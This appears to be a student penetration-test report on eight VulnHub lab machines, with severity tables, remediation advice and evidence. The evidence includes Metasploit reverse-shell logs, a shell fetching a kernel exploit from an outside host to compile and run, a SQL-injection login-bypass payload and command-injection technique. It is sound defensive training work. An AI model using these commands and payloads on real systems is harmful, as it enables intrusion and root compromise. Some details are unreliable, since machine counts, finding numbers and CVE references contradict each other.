DEPI Round 1 – Final Project Assessment

Network Vulnerability Assessment of 8 Vulnerable VulnHub Boxes

Instructors	Hesham Saleh
Group Code	CAI1_ISS5_S3e
Team Members	Wael Ashraf
	Mahmoud Ehab
	Zeyad Assem
	Haidy Karam
	Nada Mohamed

Date: October 21st, 2024

Version: 1.0

Contents

Disclaimer

Penetration testing provides a point-in-time assessment of a system's security. Findings and recommendations are based on the information gathered during the test and do not account for changes made afterward.

Due to time constraints, penetration tests cannot evaluate all security controls. As such the most vulnerable areas that an attacker could exploit were prioritized during this test. It is also worth noting that it is recommended to periodically perform penetration tests to ensure effective security.

Assessment Overview

This penetration testing assessment aims to identify and document vulnerabilities within 8 VulnHub machines. By conducting comprehensive testing, we will uncover potential security risks, including network misconfigurations, software flaws, and insecure access controls. Our analysis will provide detailed explanations of how these vulnerabilities can be exploited and offer actionable mitigation strategies to strengthen system security.

Throughout the assessment, we will adhere to a strict project timeline and maintain high standards of quality assurance. Our approach will involve pre-engagement planning, reconnaissance, vulnerability scanning, exploitation, post-exploitation evaluation, and detailed reporting. This comprehensive methodology will ensure a thorough and effective evaluation of the target systems' security posture.

Key Deliverables:

Detailed vulnerability report outlining identified vulnerabilities, exploitation methods, and potential impact.

Actionable mitigation strategies to address each discovered vulnerability and enhance system security.

Comprehensive analysis of potential attack vectors and their implications.

Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

CVSS (Common Vulnerability Scoring System) V3

CVSS V3 is a standardized framework used to assess the severity of computer software vulnerabilities. It provides a numerical score that helps organizations prioritize security risks and allocate resources accordingly.

It provides a valuable tool for organizations to assess and prioritize security risks based on their specific context and circumstances. By understanding the components, metrics, and scoring scale of CVSS v3, organizations can make informed decisions about resource allocation and risk management.

The following website contains the components, metrics, and scaling used to calculate the CVSS v3 score: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

Scope

Machine	IP Address
Kioptrix Level 1	192.168.187.133
Kioptrix Level 2	192.168.50.132
Kioptrix Level 4	192.168.100.84
Lampiao	192.168.100.70
Metasploitable 1	192.168.8.134
Metasploitable 2	192.168.50.133
SkyTower 1	10.0.2.9
Stapler 1	10.0.2.10

Scope Exclusions

DoS (Denial of Service) and DDoS (Distributed Denial of Service) attacks are excluded from this assessment.

Executive Summary

This assessment aimed to identify and evaluate security vulnerabilities within 10 VulnHub machines. Through a comprehensive testing process, we uncovered potential risks, including network misconfigurations, software flaws, and insecure access controls. Our analysis provided detailed explanations of how these vulnerabilities could be exploited and offered actionable mitigation strategies to enhance system security. The following sections provide more detail regarding the findings.

Vulnerability Summary & Report Card

The following tables show the vulnerabilities found, ordered by impact of severity.

Network Penetration Test Findings

20	12	2	2	0
Critical	High	Moderate	Low	Informational

Finding	Severity	CVSS V3 Score
NPT-000: Apache 1.3 Vulnerabilities Leading to Remote Code Execution, Directory Traversal, and Denial of Service.	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-001: Drupal 7.54 - Remote Code Execution via "Drupalgeddon2" (CVE-2018-7600)	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-002: Samba 2.2.1a "Trans2open" Exploit Leading to Remote Code Execution	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-003: SQL Injection in Login Page Leading to Privilege Escalation	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-004: Command Injection via Ping Function	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-005: SQL Injection Leading to Unauthorized Administrative Access	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1

NPT-006: Command Injection via Admin Console Ping Function	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-007: Backdoor in vsFTPd 2.3.4 Leading to Remote Code Execution and Root Access	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-008: Remote Code Execution in Samba Service on Port 139	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-009: Authentication Bypass in VNC Service on Port 5900	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-010: Misconfigured Samba Service Leading to Root Access	Critical (9.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-012: FTP Misconfiguration - Anonymous Access	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-012: WordPress Plugin Vulnerabilities	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-013: phpMyAdmin Access Unrestricted	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-014: Hardcoded MySQL Credentials	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-015: No Logging or Monitoring	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-016: Insufficient Password Complexity	Critical (9.4)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-017: Squid Proxy Misconfiguration (3128)	Critical (9.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-018: MySQL Service Exposed on Public Network	Critical (9.1)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N&version=3.1

NPT-019: HTTP Access without HTTPS	Critical (9.1)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N&version=3.1
NPT-020: Privilege Escalation via User "Sarah"	High (8.7)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L&version=3.1
NPT-021: SSH Misconfiguration	High (8.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-022: Exposed Sensitive Directories (phpMyAdmin, etc.)	High (8.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-023: Weak or Default Credentials on Web-Based Login Page	High (8.2)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N&version=3.1
NPT-024: Exposure of Sensitive Information via settings.php	High (8.1)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N&version=3.1
NPT-025: Privilege Escalation via "Dirty COW" Exploit on Ubuntu 14.04.5 (CVE-2016-5195)	High (7.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-026: Privilege Escalation via Local Kernel Exploit	High (7.8)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-027: Limited Shell (lshell) Bypass via Python Command Execution	High (7.5)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.1
NPT-028: Outdated ProFTPD Service Vulnerable to Credential Retrieval	High (7.5)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N&version=3.1
NPT-029: Weak File Permissions	High (7.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L&version=3.1
NPT-030: Open Ports – HTTP (Port 80)	High (7.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L&version=3.1
NPT-031: Use of Weak Password for System User Account	High (7.1)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N&version=3.1


NPT-032: No Brute-force Protection on WordPress Login	Moderate (5.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N&version=3.1
NPT-033: FTP Unencrypted Data Transmission	Moderate (5.3)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N&version=3.1
NPT-034: SSH User Enumeration	Low (3.7)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N&version=3.1
NPT-035: Default Configuration for MySQL	Low (3.5)	https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N&version=3.1

Technical Findings


NPT-000: Apache 1.3 Vulnerabilities Leading to Remote Code Execution, Directory Traversal, and Denial of Service

Description:	The Apache 1.3 web server, due to its age and the lack of modern security practices, presents multiple vulnerabilities that can be exploited by attackers. Key issues include directory traversal attacks that allow unauthorized access to sensitive files, remote code execution vulnerabilities that could lead to complete server compromise, and denial of service (DoS) risks from improper request handling. The outdated authentication mechanisms further exacerbate the risk, allowing potential bypasses of security measures. Exploitation of these vulnerabilities can result in significant data breaches, system compromises, and service disruptions, underscoring the critical need for timely updates and robust security configurations.
Recommended Remediation:	Upgrade Apache to a supported version (2.x or later) that receives security updates and has improved security features. Harden the Apache configuration by disabling unnecessary modules, restricting access to sensitive files, and implementing security headers. Regularly monitor server logs for suspicious activities and perform routine security audits to identify and address potential vulnerabilities.
System:	Kioptrix Level 1
Tools Used:	N/A
References:	https://www.exploit-db.com/exploits/47080

Evidence



```
└─$ searchsploit -m 47080.c

  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
    Codes: CVE-2002-0082, OSVDB-857
 Verified: False
File Type: C source, ASCII text
Copied to: /home/wael/47080.c
```




```
--05:33:22--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443 ... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ pwd
pwd
/tmp
bash-2.05$ c
c
bash: c: command not found
bash-2.05$ whoami
whoami
apache
bash-2.05$ ls
ls
bash-2.05$ ls /
ls /
bin
boot
dev
etc
home
```

NPT-001: Drupal 7.54 - Remote Code Execution via "Drupalgeddon2" (CVE-2018-7600)

Description:	The website, on port 1898, is running Drupal version 7.54, which is affected by the "Drupalgeddon2" vulnerability (CVE-2018-7600). This vulnerability allows an attacker to execute arbitrary code on the server without needing any authentication. Through this exploit, an attacker can gain access to the system as a service user with minimal privileges. The vulnerability stems from improper input validation within the Drupal core, enabling remote code execution (RCE) when exploited. Immediate patching and upgrading are essential to prevent unauthorized system access and maintain the security of the platform.
Recommended Remediation:	Upgrade the Drupal installation to the latest stable version immediately. Ensure that security patches are applied regularly to address known vulnerabilities. Consider implementing Web Application Firewalls (WAF) to provide an additional layer of protection against known exploits.
System:	Lampiao
Tools Used:	Metasploit Framework
References:	https://nvd.nist.gov/vuln/detail/CVE-2018-7600

Evidence:




```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/drupal_drupalgeddon2) >> run

[*] Started reverse TCP handler on 192.168.100.67:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.100.70
[*] Meterpreter session 1 opened (192.168.100.67:4444 -> 192.168.100.70:50810) at 2024-10-22 10:10:46 +0000

(Meterpreter 1)(/var/www/html) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(/var/www/html) > ls /home/
Listing: /home/
===============

Mode              Size            Type  Last modified                      Name
----              ----            ----  -------------                      ----
040755/rwxr-xr-x  17592186048512  dir   235382396542-07-24 17:55:15 +0000  tiago
```


NPT-002: Samba 2.2.1a "Trans2open" Exploit Leading to Remote Code Execution

Description:	The "Trans2open" vulnerability in Samba version 2.2.1a allows an attacker to exploit a buffer overflow in the SMB (Server Message Block) protocol. Using this exploit, attackers can gain unauthorized root access to the system by sending specially crafted requests to the Samba service. In this case, the attacker is able to execute a reverse shell and achieve root privileges, providing full control over the target machine. This vulnerability poses significant risks as it allows an attacker to manipulate system files, escalate privileges, and potentially use the compromised system as a platform for further attacks.
Recommended Remediation:	Upgrade Samba to a version that is not vulnerable to the "Trans2open" exploit, preferably above version 3.0, where this vulnerability has been patched. Additionally, minimize the attack surface by disabling unnecessary services and restricting SMB access to trusted users. Implement network segmentation to protect vulnerable services and apply firewall rules to limit exposure of SMB services to internal networks only.
System:	Kioptrxi Level 1
Tools Used:	Metasploit Framework
References:	https://nvd.nist.gov/vuln/detail/CVE-2018-7600

Evidence



```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.187.133
RHOSTS ⇒ 192.168.187.133
msf6 exploit(linux/samba/trans2open) > run
```




```
pwde
//bin/sh: pwde: command not found
pwd
/tmp
sysinfo
//bin/sh: sysinfo: command not found
getuid
//bin/sh: getuid: command not found
id
uid=0(root) gid=0(root) groups=99(nobody)
```

NPT-003: SQL Injection in Login Page Leading to Privilege Escalation

Description:	This vulnerability arises when user inputs are improperly sanitized, allowing attackers to inject and execute arbitrary SQL commands within the database. By leveraging the payload ***'OR 1=1-- -***, an attacker is able to bypass the login authentication mechanism and gain unauthorized access to the user panels of system accounts, such as John and Robert. Furthermore, these panels expose sensitive information, including plaintext passwords, which can lead to full system compromise. This highlights a severe lack of input validation and data security measures within the web application, posing a critical risk to the confidentiality, integrity, and availability of the system.
Recommended Remediation:	**Input Validation:** Implement parameterized queries (prepared statements) to prevent malicious input from altering the structure of the SQL query. **Error Handling:** Ensure that detailed error messages are not exposed to users, which could provide hints for SQL injection attacks. **Use Web Application Firewall (WAF):** Use WAF to detect and block SQL injection attempts. **Least Privilege:** Ensure the database accounts used by the web application have the minimum required privileges.
System:	Kioptrix Level 4
Tools Used:	N/A
References:	https://owasp.org/www-community/attacks/SQL_Injection

Evidence



Member's Control Panel

Username : john

Password : MyNameIsJohn

NPT-004: Command Injection via Ping Function

Description:	The ping functionality within the web application allows user input to be directly passed to the system shell. By using the semicolon (;), an attacker can concatenate additional commands, leading to command injection. This type of vulnerability permits attackers to execute arbitrary system commands, gaining unauthorized access to sensitive files, executing code, or even obtaining full control over the server. Preventing command injection requires strict input validation and avoiding direct use of user inputs in shell commands.
Recommended Remediation:	Validate and sanitize all user inputs to ensure they do not contain any special characters (such as **;, |, &**) that could be used to inject commands. Implement input validation to only allow safe inputs for the ping function (e.g., limiting input to IP addresses). Consider using a web application firewall (WAF) to detect and block suspicious activity.
System:	Kioptrix Level 2
Tools Used:	N/A
References:	https://owasp.org/www-community/attacks/Command_Injection

NPT-005: SQL Injection Leading to Unauthorized Administrative Access

Description:	The login page of the web application was found to be vulnerable to SQL injection, allowing an attacker to bypass authentication and gain unauthorized access to the administrator console. By crafting a specific SQL payload, the attacker tricked the system into accepting invalid login credentials, exploiting the query's logical structure to always evaluate as true. Once authenticated, the attacker could perform administrative actions, including further attacks such as command injection. SQL injection vulnerabilities occur when user inputs are not properly sanitized and allow manipulation of SQL queries, potentially leading to significant data breaches, system manipulation, or unauthorized access.
Recommended Remediation:	Implement parameterized queries (prepared statements) to prevent SQL injection attacks by ensuring user input is treated as data rather than executable code. Validate and sanitize all user inputs, especially those involving login mechanisms. Consider using web application firewalls (WAFs) to detect and block SQL injection attempts and ensure regular security assessments are conducted to identify and address any vulnerabilities.
System:	Kioptrix Level 2
Tools Used:	N/A
References:	https://owasp.org/www-community/attacks/SQL_Injection

NPT-006: Command Injection via Admin Console Ping Function

Description:	The admin console's ping function allowed attackers to inject additional commands by exploiting command injection vulnerabilities. By crafting specific input, the attacker could append shell commands, leading to the execution of arbitrary code on the server. This vulnerability enabled the attacker to establish a reverse shell as the apache user, granting remote command execution capabilities. Command injection vulnerabilities are critical because they allow attackers to bypass security measures, potentially leading to full system compromise. To prevent such attacks, it's essential to sanitize user inputs and ensure no direct access to system commands is permitted through web interfaces.
Recommended Remediation:	Ensure all user inputs are properly sanitized, especially those passed to system commands. Avoid directly using user-provided input in shell commands and implement strong input validation, limiting inputs to safe characters and patterns (e.g., IP addresses for the ping function). Consider using security mechanisms like web application firewalls (WAFs) and input sanitization libraries to further reduce the risk of command injection.
System:	Kioptrix Level 2
Tools Used:	N/A
References:	https://cwe.mitre.org/data/definitions/78.html

NPT-007: Backdoor in vsFTPd 2.3.4 Leading to Remote Code Execution and Root Access

Description:	The vsFTPd 2.3.4 service on port 21 contains a backdoor vulnerability that allows remote attackers to obtain root access by exploiting the FTP protocol. The backdoor was inadvertently included in the software, enabling attackers to connect to the service and trigger a root shell under certain conditions. This vulnerability can be exploited to execute arbitrary commands, exfiltrate sensitive information, or install further malware. Proper software version management and regular updates are critical in mitigating such severe vulnerabilities.
Recommended Remediation:	Upgrade vsFTPd to the latest version, as the backdoor was identified and removed in later releases. Ensure that your FTP service is configured securely, and consider disabling unnecessary services or protocols if they are not required. Regularly audit your systems for outdated and vulnerable software to prevent similar issues.
System:	Metasploitable 2
Tools Used:	FTP
References:	https://nvd.nist.gov/vuln/detail/CVE-2011-2523

NPT-008: Remote Code Execution in Samba Service on Port 139

